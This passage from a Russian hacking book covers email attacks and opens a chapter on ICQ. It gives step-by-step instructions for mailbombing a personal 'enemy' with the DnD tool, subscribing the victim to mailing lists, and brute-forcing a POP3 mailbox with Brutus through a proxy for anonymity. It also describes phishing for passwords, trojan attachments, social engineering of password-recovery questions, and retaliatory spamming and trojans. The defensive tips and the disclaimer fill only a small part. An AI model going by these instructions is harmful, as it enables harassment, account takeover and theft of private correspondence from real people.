


Рис. 10.5. Ввод заголовков MIME также поможет замести следы

Конечно, чтобы заполнить эти поля, нужно познакомиться со спецификацией MIME и структурой электронных писем, кратко упомянутых в Главе 9. Однако можно этого и не делать - стандартные установки программы DnD позволяют засыпать почтовый ящик такой кучей спама, что подвергнутому мейлбомбингу ламеру придется долго чесать себе репу, разбираясь в этом мусоре.

Атака клонов

Кроме описанных возможностей, в программе DnD имеется несколько дополнительных средств, помогающих в рассылке спама своим жертвам. Среди важнейших средств досадить своему недругу упомянем возможность рассылки клонов - почтовых бомб, посылаемых одновременно по одному или нескольким адресам, с использованием одинаковых настроек мейлбомбера.

Чтобы запустить клона, можно щелкнуть на кнопке **Clone** (Клон) в диалоге **E-Mail bomb** (Почтовая бомба) и отобразить диалог **Bomber Spawn 1** (Генератор бомб), представленный на Рис. 10.6.

Как видим, диалог **Bomber Spawn** 1 (Генератор бомб) создания и рассылки клона практически совпадает с диалогом **E-Mail bomb** (Почтовая бомба) и служит для той же цели - создания почтовой бомбы и рассылки ее по указанному адресу через ретранслирующие SMTP-серверы. Преимущество рассылки клонов состоит в возможности параллельной отправки множества писем, идущих к адресату через множество SMTP-серверов. Теперь-то этому ламеру Коле не устоять - получив сотни писем со всех сторон света, он не захочет и близко подходить к забитому спамом почтовому ящику! Ведь от такой атаки не спасут даже средства фильтрации электронной почты - множество использованных адресов источников весьма затруднит решение такой задачи.




Рис. 10.6. Диалог создания клонов

Если же вы хотите совсем уж добить Колю, можно создать множество клонов - столько, сколько потянет обработать ваш компьютер и линия связи (не увлекайтесь - их ресурсы вовсе не беспредельны).

➤ Чтобы создать множество клонов, в главном окне мейлбомбера DnD выберите команду меню **Clones ◆ Load Multi Clones** (Клоны ◆ Загрузить множество клонов). На экране появится диалог **Number of clones** (Количество клонов), представленный на Рис. 10.7




Рис. 10.7. При задании числа клонов будьте благоразумны - компьютер не резиновый!

> В диалоге **Number of clones** (Количество клонов) укажите число клонов (оптимально 5-6) и щелкните на кнопке **OK.**

В главном окне отобразится указанное число диалогов **Bomber Spawn №** (Генератор бомб), пронумерованных от 1 до № - в зависимости от указанного количества клонов. Настройте параметры клонов аналогично настройке почтовой бомбы и щелчками на кнопке **Send Bomb** (Послать бомбу) направьте эту армаду клонов по адресу ламера Коли. Можно с уверенностью сказать - такая атака клонов ему будет не по вкусу!

Ковровое бомбометание списками рассылки

Но и это еще не все! Ведь существует такая прекрасная вещь, как списки рассылки - включив в них свою жертву, можно с уверенностью предречь целую кучу неприятностей владельцу почтового ящика! И программа DnD предлагает для этого целый набор списков рассылки, который можно открыть, выбрав команду меню **Mailing lists** (Списки рассылки). Отобразившийся диалог **Subscribe joe lamer to mailing list** (Подписка ламера на список рассылки), представленный на Рис. 10.8, предложит вам подписать своего врага на такие интересные вещи, как **Euro Queer** (Европейское чудо), **Mormons** (Мормоны), **Family Medicine** (Семейная медицина) и так далее и тому подобное - в списке найдется подписка на любые вкусы!




Рис. 10.8. Списки рассылки программы DnD могут удовлетворить любые вкусы

Недаром разработчик программы DnD считает подписку на список рассылки оружием пострашнее мейлбомбинга. Введите адрес своего врага в поле **Target Email Address** (Адрес назначения), и щелкните на кнопке **Subscribe em** (Подписать) - все остальное программа сделает сама. И ваш недруг очень удивится, когда к нему будут поступать назойливые сообщения со всякими сомнительными советами и предложениями.

Дополнительные вооружения мейлбомбера

Кроме рассылки почтовых бомб и клонов, а также подписки жертв на списки рассылки, мейлбомбер DnD оснащен дополнительными вооружениями, однако, как признается автор программы, их работа плохо тестирована. Среди этих инструментов выделим утилиту генерирования паролей, запускаемую командой меню **Extras** ◆ **Pword generator** (Дополнение * Генератор паролей). При этом открывается диалог **Randomic Password Generator** (Генератор случайных паролей), представленный на Рис. 10.9.

Чтобы сгенерировать пароль, следует в поле **How many characters?** (Сколько символов?) указать его длину (стандартные требования - не менее 8 символов) и с помощью переключателей выбрать: **Use Both** (Использовать оба) - использование в пароле и буквы и цифры, **Use numbers** (Использовать цифры) - использование в пароле только цифры или **Use letters** (Использовать буквы) - использование в пароле только буквы. Программа-генератор на первый взгляд работает неплохо, однако буквы генерируются только в нижнем регистре, что ослабляет криптостойкость созданных паролей.




Рис. 10.9. Генерация случайных паролей

В меню **Extras** (Дополнение) имеются и другие инструменты - удаленного управления SMTP-хостом (пункт меню SMTP **Remote** (Удаленное управление SMTP)), подключения к портам сетевых компьютеров (пункт меню **Raw Port** (Вскрытый порт)). Все эти средства очень полезны для взлома почтовых серверов, но требуют знания почтовых протоколов (в частности, команд SMTP). А щелчок на пункте меню **Other Tools** (Другие инструменты) открывает диалог с целым набором инструментов сетевого хакинга. Однако мы не будем здесь рассматривать эти инструменты - это вопрос, обсуждаемый в следующих главах, где будут описаны более совершенные инструменты сетевого хакинга.

Итак, мы решили первую задачу - «зафлудили мыло» своего недруга; теперь самое время подумать о более рациональной трате своих сил. В самом деле, ну погорюет ламер Коля о потере своего почтового ящика, так ведь и новый открыть недолго. Более содержательная атака состоит во взломе доступа к почтовому ящику своего недруга, что даст хакеру воистину безграничные возможности по доведению ламера до кондиции (зависящей от криминальных наклонностей хакера). Итак, рассмотрим хакерские технологии взлома почтовых ящиков.

Подбор паролей к почтовому ящику

Самая простая технология состоит в подборе паролей к почтовому ящику своего недруга путем простого перебора всех вариантов логинов и паролей для входной регистрации. Программы, реализующие такую технологию, действуют очень просто - они подсоединяются к почтовому серверу по протоколу POP3 (или

IMAP) и посылают ему запросы на авторизацию, изменяя логины и пароли. Если попытка регистрации удалась - почтовый ящик взломан.

Примером программы такого рода является Brutus Authentication Engine Test 2 (Машина Brutas для аутентификационного тестирования, версия 2), сокращенно Brutus AET2 (**http://www.hobie.net/brutus**). На Рис. 10.10 представлен главный диалог программы Brutus, содержащий все необходимые инструменты взлома паролей доступа к почтовому серверу POP3, серверу FTP, HTTP, Telnet и даже троянскому коню NetBus.




Рис. 10.10. Главный диалог программы Brutus весьма содержателен

В этой главе мы рассмотрим средства взлома почтового сервера POP3, оставив в стороне другие средства программы Brutus (в главе 12 мы опишем применение Brutus для взлома доступа к серверу IIS). В качестве жертвы мы изберем опять-таки ламера Колю, хранящего свою почту по адресу **alex-1.sword.net,** с учетной записью **kolia**. На первый раз ограничимся взломом только пароля, считая, что логин нам известен - его можно добыть многими другими способами, о которых мы поговорим чуть позже.

Для взлома почтового ящика ламера Коли выполним такие шаги.

> В диалоге **Brutus - AE2** (Рис. 10.10) в поле **Target** (Цель) укажите адрес почтового сервера POP3, в данном случае **alex-1.sword.net**.

> В открывающемся списке **Type** (Тип) выберите тип взламываемого сервера, в данном случае POP3.

- В группе элементов управления **Connection Options** (Параметры подключения) не забудьте установить флажок **Use Proxy** (Использовать прокси), если вы работаете с реальным почтовым ящиком - это позволит вам сохранить анонимность.
- В группе элементов управления **Authentication Options** (Параметры авторизации) установите флажок **Single User** (Единственный пользователь) - теперь программа будет искать пароль для одного пользователя.
- В поле **User file** (Файл пользователя) ведите логин для взламываемого почтового ящика, т.е. имя учетной записи Коли - **kolia**.
- В открывающемся списке **Pass Mode** (Способ взлома) выберите **Brute Force** (Прямой перебор). Диалог программы Brutus примет вид, представленный на Рис. 10.11.




Рис. 10.11. Настройка программы Brutus для взлома сервера POP3

Обратите внимание на появившуюся после выбора способа взлома кнопку Range (Диапазон). Щелчок на копке **Range** (Диапазон) открывает диалог **Brutus - Brute Force Generation** (Brutus - Генерирование паролей прямым перебором), представленный на Рис. 10.12.




Рис. 10.12. Диалог выбора символов и длины взламываемого пароля

В диалоге **Brutus - Brute Force Generation** (Brutus - Генерирование паролей прямым перебором) делается основной выбор - следует оценить, какой длины может быть пароль у Коли, и какие символы он может применить. Учитывая, что Коля - неопытный пользователь, мы выберем в поле **Min Length** (Минимальная длина) число 3, а в поле **Max Length** (Максимальная длина) - число 4. Применяемые символы мы ограничим цифрами, установив переключатель **Digits only** (Только цифры).

Теперь все готово для атаки.

> Щелкните на кнопке **Start** (Старт) в диалоге **Brutus - AE2** и наблюдайте за сообщениями и линейным индикатором внизу диалога **Brutus - AE2.** Результат представлен на Рис. 10.13.




Рис. 10.13. Пароль почтового ящика ламера Коли взломан!

Из записи в поле **Positive Authentication Results** (Положительные результаты аутентификации) видно, что пароль учетной записи **kolia** найден - **0007.** Там же можно увидеть, что в процессе взлома программа Brutus выполнила 10997 попыток регистрации на почтовом сервере **alex-1.sword.net** (всего их число равно 11000). На это было потрачено почти 5 минут работы компьютера Pentium 3 с частотой процессора 1000 МГц, связанного с почтовым сервером через сеть Ethernet с пропускной способностью 10 Мбит/сек.

Теперь можно трезво оценить, чего стоят средства взлома паролей почтовых ящиков методом подбора паролей, подобные программе Brutus (а их достаточно много). Во-первых, не все пользователи такие ламеры, как Коля, и поэтому выбирают пароли достаточной длины (минимум 8 символов!), используя при этом буквы, цифры и спецсимволы клавиатуры (например, ^&$ и т.д.). Взлом таких паролей потребует неимоверных ресурсов! Для практики попробуйте в диалоге **Brutus - Brute Force Generation** (Brutus - Генерирование паролей прямым перебором) выбрать длину пароля 8 символов, а переключатель выбора символов установите в позицию **Full Keyspace** (Вся клавиатура). Щелчок на кнопке **Start** (Старт) отобразит в диалоге **Brutus - AE2** фантастическое число всех вариантов поиска - 6 095 689 385 410 816 - непонятно даже, как его написать словами! А если выбрать 12 символов?

Несколько лучше выглядит перспектива словарной атаки, когда при поиске паролей используется словарь, в частности, наиболее часто употребляемых слов (см., например, перечень в [10]). Эти средства также представлены в Brutus, и для их использования следует выбрать режим атаки со словарем в поле **Pass Mode** (Способ взлома). Однако учитывая количество слов в английском языке (около 100 000), да еще и наличие в нем склонений и спряжений, такие атаки также не вызывают энтузиазма. Ну разве что можно попробовать сотню-другую излюбленных ламерами паролей, типа **password, parol, MyPassword** и **так** далее - на хакерских Web-сайтах и компакт-дисках часто можно найти словари подобного рода.

Во-вторых, все такие попытки аутентификации чаще всего выполняются через удаленное соединение, пропускная способность которого на несколько порядков ниже, чем у соединения через Ethernet, и не превышает 30-50 Кбит/сек (и это еще хорошо). Есть и третье соображение - следует учесть возможности системы защиты почтового сервера. Вряд ли нынче существует хоть где-либо почтовый сервер, не ограничивающий число попыток входной регистрации - такие серверы нынче просто не выжили бы, как динозавры или мамонты, под напором «кул хацкеров», преисполненных желания вломиться на чужую территорию и все там сокрушить.

Все это заставляет задуматься о практической применимости средств для взлома почтовых ящиков путем простого перебора логинов и паролей входной аутентификации. Учитывая наш эксперимент, можно заключить, что хакерам не остается ничего другого, как искать дыры в системе защиты, почтовых серверов,

прибегать к мошенническим уловкам и уповать на глупых системных администраторов, не поддерживающих железный порядок в проведении политики безопасности для компьютерной системы организации. Первым пунктом этой политики должно быть правило использования сложных паролей достаточной длины. Второе правило должно требовать неукоснительной замены паролей не реже раза в месяц - иначе и в самом деле возникает риск взлома, хотя бы через локальную сеть организации.

Насчет дыр в системе защиты серверов IIS и использовании для их взлома программы Brutus мы еще поговорим в Главе 12 этой книги, а здесь нам осталось обсудить одну интересную тему - методы социальной инженерии. Проще говоря, это мошенничество и прочие уловки, к которым прибегают наиболее изобретательные хакеры для взлома почтовых серверов. Эти методы для практиков представляют наибольший интерес, поскольку, как мы убедились, прямой взлом почтового сервера - дело почти безнадежное, а вот обходные пути - это еще как сказать! Ведь недаром поется в одной песенке: «Нормальные герои всегда идут в обход!». Так что приступим к обходным маневрам.

Методы социальной инженерии

Самый простой и надежный метод получения пароля доступа к почтовому серверу, а также и вообще к любому сервису Интернета, состоит в рассылке мошеннических писем, имеющих целью вынудить ламера самому сообщить свой пароль. В Главе 1, в самом начале, приведено одно такое письмо, якобы от провайдера Интернета, приглашающее получателя указать «новый» пароль для защиты своего доступа к серверу Интернета. Это - неприкрытое мошенничество, поскольку системные администраторы, что бы там о них не писалось в различных хакерских изданиях, никогда не опускаются до такой глупости, как запрос у пользователей их паролей по электронной почте. Тем не менее, такой прием срабатывает - ведь нынче к освоению Интернета ежедневно приступает множество доверчивых новичков (все мы когда-то были новичками), так что шансы на успех неплохие.

Другой, более технически продвинутый метод - рассылка писем с вложениями, содержащими злонамеренный программный код. В предыдущей главе мы рассмотрели несколько таких атак на компьютер ламера Коли. Как вы помните, в результате атаки TFTP на компьютер **Alex-1** было записан и запущен код в активном вложении электронного письма, после чего компьютер **Alex-1** превратился в сетевого раба хакера Пети. Надо сказать, что хотя описанная атака TFTP весьма эффектна, ее вряд ли можно назвать эффективной. Ведь если компьютер позволил открыть неаутентифицированный сеанс связи по протоколу TFTP для записи файлов на диск компьютера, то его система защиты настолько слаба, что для взлома можно попробовать другой метод, попроще и понадежнее. Количество компьютеров, подсоединенных к Интернету вообще без всякой защиты, воистину безмерно, и с точки зрения хакера, бродящего по киберпространству в

поисках поживы, такой компьютер напоминает виртуальный дом с открытыми настежь дверями и окнами.

Рассылка писем с вложениями представляет собой наилучший способ внедрения троянов. Применяемая при этом техника обмана пользователей весьма проста - разослав кучу писем с вложенной программой инсталляции трояна, хакер ждет, когда доверчивый получатель письма щелкнет на кнопке (или ссылке) для открытия вложения. Чтобы привлечь внимание, это вложение рекламируется в письме как, допустим, «бесплатное» обновление Web-браузера или «пакет бизнес-программ» и т.п. (и это только часть того, что доводилось находить в своем почтовом ящике). Щелчок для открытия вложения запускает программу инсталляции. На компьютере-жертве устанавливается, например, троян, который сообщает хозяину о своем успешном внедрении по конкретному IP-адресу.

Все остальное очень просто. Если внедренный троян - «ленивый», т.е. работает как обычный кейлоггер, он будет постепенно передавать всю информацию о ваших действиях своему хозяину - и, в числе прочего, передаст все введенные вами пароли. Если же троян «активный», т.е. поддерживает средства удаленного управления, он позволит своему хакеру подключаться к компьютеру-жертве и делать на нем что угодно - фактически стать владельцем всех информационных ресурсов компьютера. Вот недавно, в конце 2002 г., в Москве накрыли одну такую компанию «кул хацкеров», занятых рассылкой троянов, которые выведывали пароли доступа к провайдерам Интернета у незадачливых получателей писем. Потом эти пароли продавались прямо с Web-странички. Потом за этими «хацкерами» пришли. Потом их посадили. Так что думайте…

Вот еще один эффективный метод обхода защиты почтовых сервисов (и не только их). На Web-страничках, предоставляющих сервис электронной почты, очень часто можно встретить строку типа **Забыли пароль?**, позволяющую восстановить забытый пароль доступа. Щелчок на этой строке предлагает ввести ответ на вопрос, который вы выбрали при регистрации на почтовом сервере - например, **Ваше любимое блюдо?**, **Девичья фамилия матери?**, **Как зовут Вашу собачку?** и так далее. Такой способ восстановления доступа к почте - это настоящий Клондайк для понимающего человека, поскольку число блюд, имен и фамилий не так уж и велико и, к тому же, их можно выведать у самого хозяина почтового ящика. Для этого можно, скажем, написать ламеру письмо и пригласить его на свой любимый чат, а там, завоевав доверие, выведать у него все эти сведения. Скажем, если в непринужденной виртуальной беседе узнать у ламера Коли, что его любимое блюдо - пареная репа, то можно попытаться проникнуть в его почтовый ящик, указав в ответ на запрос о любимом блюде строку типа **repa** или **repa_parenaia,** ну и так далее - побольше фантазии!

Заключение

Описываемые в главе методы не без основания кое-где называются террористическими. Поэтому хакер, прежде чем приступить к их использованию, должен отчетливо понимать свои перспективы, могущие появится на горизонте при неосторожном обращении с такими разрушительными орудиями, как мейлбомберы и взломщики паролей почтовых серверов. Основное предназначение таких приспособлений - хулиганство, шантаж, вандализм, дискредитация своей жертвы путем опубликования личной переписки и так далее и тому подобное - что ни деяние, то статья уголовного кодекса. Так что всем желающим испытать эти инструменты на практике автор настоятельно советует ограничиться экспериментальной интрасетью.

Антихакер должен знать эти инструменты не хуже хакера, поскольку с их помощью можно решить кое-какие задачи активной обороны. Став объектом спэмминга или подвергнувшись атаке взлома пароля почтового ящика, можно попробовать вычислить почтовый адрес своего обидчика и ответить ему той же монетой. К примеру, можно забросать его спамом (вернуть обратно полученное письмо десять раз) или поместить в *свой* почтовый ящик письмецо с трояном - глядишь, и подловишь зазевавшегося «кул хацкера» на горячем - нечего лазить по чужим ящикам!

К мерам пассивной обороны следует отнести такие меры.

- Используйте сложные пароли доступа к почтовому серверу, длиной не менее 8 (лучше 12) символов, включающих буквы, цифры и спецсимволы. Лучше всего использовать генераторы случайных паролей, подобные предлагаемому в DnD инструменту.
- Заменяйте пароли доступа к почтовому серверу не реже одного раза в месяц.
- Обязательно обзаведитесь антивирусной программой, поддерживающей контроль почтовых вложений на наличие вирусов - например, Norton Antivirus или MacAfee VirusScan.
- Чтобы исключить раскрытие конфиденциальности переписки, пользуйтесь шифрованием - для этого идеально подходит программа PGP Desktop Security.
- Для защиты от спама следует настроить почтовые фильтры, не пропускающие письма с определенными адресами отправителей.
- Наконец, универсальный совет - не будьте ламером, не доверяйте никому, не открывайте никакие вложения, полученные неведомо откуда неведомо от кого. Про передачу паролей и прочих закрытых данных по почте в открытом виде забудьте навсегда - а если требуется переслать хоть сколько-нибудь конфиденциальные данные, применяйте надежное шифрование.

ГЛАВА 11.
Хакинг ICQ

Аббревиатура ICQ означает «Intelligent Call Query», что переводится приблизительно как «Интеллектуальный вызов на связь». А еще произношение сокращения ICQ [Ай-Си-Кью] созвучно фразе: «I Seek You» - «Я ищу тебя»; кроме этого, на русском языке программу ICQ часто называют просто «аськой». Название ICQ было присвоено службе Интернета, впервые разработанной и предложенной на всеобщее употребление в 1998 году компанией Mirabilis, позже продавшей (за 40 миллионов долларов) свое детище компании AOL.

Служба ICQ известна всем любителям путешествий в Интернете, для которых ICQ играет роль виртуального пейджера, позволяя связываться со всеми своими друзьями, которые в данный момент находятся в онлайновом режиме. Путешественник по виртуальным просторам Интернета более не остается в одиночестве - везде, где бы он ни был, к нему могут обратиться любые пользователи ICQ, и он сам может связаться с любым другим путником, сидящим за компьютером в любой части света. А связавшись друг с другом, можно обменяться сообщениями, переслать друг другу файлы и даже поговорить почти как по телефону - послав голосовое сообщение.

Для работы сервиса ICQ используется сервер, через который происходит поиск онлайновых собеседников и авторизация клиентов ICQ. Программы клиентов ICQ можно найти на сайтах, поддерживающих работу ICQ, например, http://www.ICQ.com, **http://mirabilis.com.** Самый известный клиент ICQ так и называется - ICQ с добавлением года создания и версии, например, 1998, 1999, 2000, 2002, ныне существует версия ICQ 2003. Для подключения к серверу ICQ клиент использует порт UDP, номер 4000, а для передачи и приема сообщений - порт TCP, выделяемый во время сеанса связи.

Каждому клиенту, подключившемуся к сервису ICQ, предоставляется идентификатор UIN (Unique Identification Number - Уникальный идентификационный номер). Для вызова на связь аськи собеседника достаточно ввести его UIN - и на компьютере клиента ICQ замигает значок вызова, раздастся звонок или даже голосовое предупреждение о вызове.

Казалось бы, что может быть безобиднее ICQ? Однако в умелых руках сервис ICQ стал воистину грозным оружием, перед которым пал не один ламерский компьютер и не один неосторожный пользователь поплатился за длинный язык и пренебрежение мерами защиты. В чем же тут причина, спросите вы? А вот в чем.

Аськины угрозы

Во-первых, причина особой опасности аськи заключается в предоставлении пользователям больших возможностей по управлению сеансами связи ICQ, и не все этими возможностями правильно пользуются. Во-вторых, разработчики клиентов и серверов ICQ плохо спроектировали и реализовали сервис ICQ с точки зрения безопасности.

Основные угрозы, связанные с сервисом ICQ, таковы:

- Спуфинг, то есть фальсификация UIN посылаемых сообщений, что позволяет скомпрометировать своего недруга, рассылая всякую всячину по разным адресам. Это особенно легко сделать, если клиент настроен на получение сообщений ICQ от других клиентов напрямую, минуя сервер - сервис ICQ предоставляет такую возможность. Доказать же, что ты не верблюд, - дело сложное.
- Сетевой хакинг ICQ-клиентов, например, определение IP-адреса своего ICQ-собеседника, что технически несложно, если общение происходит напрямую. Далее можно воспользоваться разнообразными сетевыми атаками, например, одной из атак DoS, описанных в Главе 13 этой книги. Более того, зная IP-адрес клиента ICQ, можно совершить полномасштабное вторжение в компьютер доверчивого ламера - определить открытые порты и зафлудить «аську», или прибегнуть к ICQ-бомберу и забросать клиента ворохом бессмысленных сообщений.
- А какие возможности предоставляет аська для социального мошенничества! К примеру, втеревшись в доверие к ICQ-собеседнику, можно переслать ему файл якобы самораспаковывающегося архива якобы с фотографией своей собачки. Запустив полученный файл для «распаковки» архива, вместо загрузки фотографии пуделя ламер запустит на своем компьютере троянского коня, который будет сообщать хакеру обо всех действиях ламера, а если этот троянский конь - активный, то и предоставит хакеру средства для удаленного управления компьютером ламера.
- Уязвимости программного обеспечения клиентов и серверов ICQ, возникшие по причине пренебрежения программистами компании Mirabilis вопросами безопасности. Разрабатывая программы и протоколы сервиса ICQ, они оставили в системе защиты ICQ большие дыры, которыми и воспользовались хакеры.

Рассмотрим все эти возможности хакинга по порядку, но вначале поговорим вот о чем.

Экспериментальная интрасеть с сервисом ICQ

Учитывая скандальный характер излагаемого далее материала, автор вынужден сделать официальное отречение, или, как нынче говорят, дисклеймер, от всех возможных попыток использования всех описываемых далее хакерских штучек. Вся изложенная далее информация служит только для ознакомления пользователей Интернета с угрозами, присущими сервису ICQ. Автор категорически настаивает на недопустимости использования всех перечисленных средств хакинга по прямому назначению и предупреждает об ответственности.

